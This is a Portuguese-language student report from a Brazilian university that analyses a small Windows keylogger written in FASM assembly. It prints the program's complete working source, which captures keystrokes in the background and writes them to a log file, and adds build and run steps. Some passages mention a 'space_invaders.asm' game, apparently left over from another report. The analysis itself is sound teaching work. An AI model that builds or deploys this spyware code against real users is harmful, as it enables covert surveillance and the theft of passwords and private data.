

**UNIVERSIDADE FEDERAL DA BAHIA**

**DEPARTAMENTO DE CIÊNCIA DE COMPUTAÇÃO**

**LUCAS MENEZES PEREIRA**

**MATHEUS OLIVER DE CARVALHO CERQUEIRA**

**RELATÓRIO DE ANÁLISE DE KEYLOGGER EM ASSEMBLY**

Salvador

2017

1. **APRESENTAÇÃO**

*Assembly* é uma notação legível por humanos para o código de máquina, utilizada para programar códigos entendidos por dispositivos computacionais. O código de máquina torna-se legível pela substituição dos valores em bruto por símbolos chamados mnemónicos. Cada mnemônico é associado a uma operação do computador.

A Linguagem *Assembly* é muito versátil, sendo constituinte de software básico e muito variada, devido às várias arquiteturas disponíveis, criadas por empresas como fabricantes de Microcontroladores, Microprocessadores, e outros Chips de Circuitos Integrados para garantir a exclusividade de seu Hardware através do Software.

Nesse cenário de diversas formas de *Assembly*, é possível utilizar a linguagem para criar, também, diversos tipos de softwares, como *Keyloggers*, que são programas cuja função é monitorar todas as entradas do teclado, gerando um arquivo (*log*) contendo as entradas. Assim, aquele que deixou o programa em execução pode, em outro momento, conferir tudo o que foi digitado durante um determinado período.

Será desenvolvida, portanto, neste relatório, uma análise do código *Assembly* de um programa Keylogger encontrado fácil e gratuitamente na internet.

1. **MATERIAIS UTILIZADOS**
   1. **Sistema Operacional:**
   * Windows 10 64 bits, com processador em x64.
   1. **Hardware:**
   * 8GB de memória RAM (Utilizável: 7.88GB);
   * Intel Core i7-4510U @2.60GHz.
   1. **Software:**

* Keylogger;
* Fasm.

1. **OBJETIVOS**
   1. **Geral**

A partir do programa escolhido, analisar como o código foi construído, e como a linguagem *Assembly* é utilizada para garantir o pleno funcionamento do Keylogger, associando cada ação ou recurso específico a seus blocos de código correspondentes.

* 1. **Específicos**
* Montar o Keylogger;
* Verificar a execução do programa (garantir o funcionamento e validação do código), destacando as ações mais relevantes;
* Verificar, para cada ação, quais trechos de código contribuem para que ela aconteça, e como essa contribuição acontece.

1. **METODOLOGIA**

Aqui são mencionados e discutido quais itens e como serão analisados neste relatório. As medidas de pre-execução serão esclarecidas na próxima seção. Dada a situação do jogo executado, os itens seguintes serão considerados na análise.

* 1. **Mecânica do Keylogger**

A partir da apresentação do programa, em que foi explicitado o conceito, podem ser destacados os seguintes funcionamentos:

* Deve capturar a entrada de dados do teclado, fornecida pelo usuário em execução de segundo plano;
* Deve gerar um arquivo contendo todas as entradas fornecidas.

Considerando os itens apresentados, o teste de funcionamento deve comprovar que todos, sem exceção, são válidos. Após a confirmação, terá início a análise dos programas, ressaltando as mecânicas explicitadas.

* 1. **Análise do código**

A análise dos trechos será feita individualmente, para funcionamento explicitado acima. Com a intenção de facilitar o acompanhamento da análise, o código foi “quebrado” em blocos, trazendo os trechos responsáveis por cada ação. É importante lembrar que não será feita a análise de todos os códigos do programa, mas apenas das funções destacadas como mais relevantes, que preservam a identidade e execução do código.

1. **OPERACIONAL**
   1. **Medidas Pré-Execução**

Antes de rodar o código, foi habilitado o anti-vírus da máquina, como medida de segurança. Além disso, foi necessário instalar o FASM (Flat Assembler), pois a arquitetura Assembly do programa em assembly é compatível com esse montador.

* 1. **Montagem do Keylogger**

A utilização do montador FASM facilitou a compilação do programa, bastando abrí-lo no fasm, ir à aba “Run”, clicar em “Compile” (ou, digitar “Ctrl”+”F9”), que ele pedirá para escolher o diretório onde salvar o arquivo executável, .exe, e, logo em seguida, na mesma aba, clicar em “Run” (ou digitar “F9”, ou apenas clicar no .exe localizado na pasta escolhida).

* 1. **Execução do Programa**

Ao executar o arquivo, ele vai rodar em segundo plano, sendo sua presença observada pelo surgimento de um arquivo log no diretório, e pelo nome do arquivo definido na hora do salvamento, incluído na lista do Gerenciador de tarefas.




Figura 1 – Diretório de Salvamento Antes da Execução do Programa.




Figura 2 – Diretório de Salvamento e Gerenciador de Tarefas após começar a Execução do Programa.Programação de software básico.




Figura 3 – Arquvo Log Contendo as Entradas Fornecidas.

Considerando que o programa roda em segundo plano, e, por isso, fica invisível ao usuário (afinal, é um Spyware), para fechá-lo, basta utilizar o gerenciador de tarefas, e finalizar sobre a linha correspondente. A prova de que o programa parou de ser executado é que a exclusão do log.txt fica habilitada (ele não pode ser excluído se o programa estiver usando-o).

* 1. **Análise dos Códigos**

Aqui, será verificado como cada uma das funções anteriores é definida pelos códigos dos programas. Apresentando um panorama geral, o programa “space\_invaders.asm” serve como motor e suporte do jogo, sendo o arquivo que chama a função dos outros, contidos na pasta “src”.

include 'win32a.inc'

log db "C:\log.txt",0

buffer db 0x100 dup (?)

bytes\_escritos dd 0

Inicialização das funcionalidades do Assembly com a importação dos arquivos de configuração, criação de arquivo de log e declaração de array não inicializada, além de uma variável que conta o número de bytes escritos pelo programa (keylogger).

start:

mov esi,7

invoke Sleep,1

jmp gogo

Bloco que início do keylogger. Mover ‘7’ (ASCII do Backspace) para ESI indica que qualquer tecla a partir desse valor pode ser detectada pelo programa.

gogo:

cmp esi,255

je start

inc esi

invoke GetAsyncKeyState,esi

cmp eax,0

jnz logar

jmp gogo

Verifica se ESI = 255. Se for, pula para o início, onde o registrador receberia o valor inicial 7. Caso ainda não seja 255, incrementa o valor. Verifica também se a tecla correspondente ao valor de ESI foi pressionada. Após isso, compara o valor de retorno (eax) com 0. Se não for 0, então alguma tecla foi pressionada e ela é gravada. Retorna ao loop caso nenhuma tecla tenha sido pressionada.

logar:

invoke MapVirtualKey,esi,0

shl eax,16

invoke GetKeyNameText,eax,buffer,0x100

Obtém parâmetros da tecla e desloca 16 bits para a esquerda (shift left). Na última linha, obtém o nome da tecla e armazena em "buffer".

invoke CreateFile, log, GENERIC\_WRITE, 0, NULL, OPEN\_ALWAYS, FILE\_ATTRIBUTE\_ARCHIVE, NULL

cmp eax,0

je exit.

Verifica erro e Encerra, caso afirmativo.

mov ebx,eax

invoke SetFilePointer,ebx,0,0,FILE\_END ; Move posição de leitura/escrita para o final do arquivo

Como utilizaremos outras funções que alteram o valor do registrador EAX, que atualmente possui o ponteiro para o arquivo criado acima, utilizamos o registrador EBX como backup.

invoke lstrlen,buffer ;

invoke WriteFile,ebx,buffer,eax,bytes\_escritos,NULL ;

invoke Sleep,100 ;

invoke CloseHandle,ebx ;

jmp gogo

exit:

invoke ExitProcess,0

Obtém tamanho em bytes do buffer ocupado, retornado em EAX. Após isso, escreve no arquivo o nome da tecla, pausa entre a escrita no arquivo e o retorno à captura de teclas e fecha ponteiro para o arquivo.

data import

library kernel,'KERNEL32.DLL',\

user,'USER32.DLL'

import kernel,\

Sleep,'Sleep',\

CreateFile,'CreateFileA',\

WriteFile,'WriteFile',\

SetFilePointer,'SetFilePointer',\

CloseHandle,'CloseHandle',\

lstrlen,'lstrlenA',\

ExitProcess,'ExitProcess'

import user,\

GetAsyncKeyState, 'GetAsyncKeyState',\

MapVirtualKey,'MapVirtualKeyA',\

GetKeyNameText,'GetKeyNameTextA'

end data

Importação de bibliotecas e configurações de Kernel, além do comando de fim do programa.

1. **RESULTADOS E DISCUSSÕES**

O programa funciona, enquanto executado, gerando um arquivo log com todas as teclas apertadas pelo usuário. Algumas teclas especiais, entretanto, aprecem com repetições, sendo possível que o tempo em que fica apertada influencie.

1. **CONCLUSÃO**

O programa funcionou como esperado. Foi estimulante perceber que um código em Assembly relativamente pequeno foi capaz de algo tanto protetivo (controle parental, proteção de crianças contra conteúdos impróprios) quanto malicioso (invasão de privacidade, roubo de dados).

1. **REFERÊNCIAS**

FASM. Disponível em: <https://flatassembler.net/download.php>. Acesso em 19 de Fevereiro de 2018.

Forum Invaders. Disponível em:< http://www.forum-invaders.com.br/vb/showthread.php/11456-Source-Simples-KeyLogger-em-ASM>. Acesso em 19 de Fevereiro de 2018.

TecMundo. Disponível em: <https://www.tecmundo.com.br/spyware/1016-o-que-e-keylogger-.htm>. Acesso em 17 de Fevereiro de 2018.

Wikipedia. Disponível em: <https://pt.wikipedia.org/wiki/Assembly#Arquitetura>. Acesso em 12 de Janeiro de 2018.

Wikipedia. Disponível em: <https://pt.wikipedia.org/wiki/Keylogger>. Acesso em 16 de Fevereiro de 2018.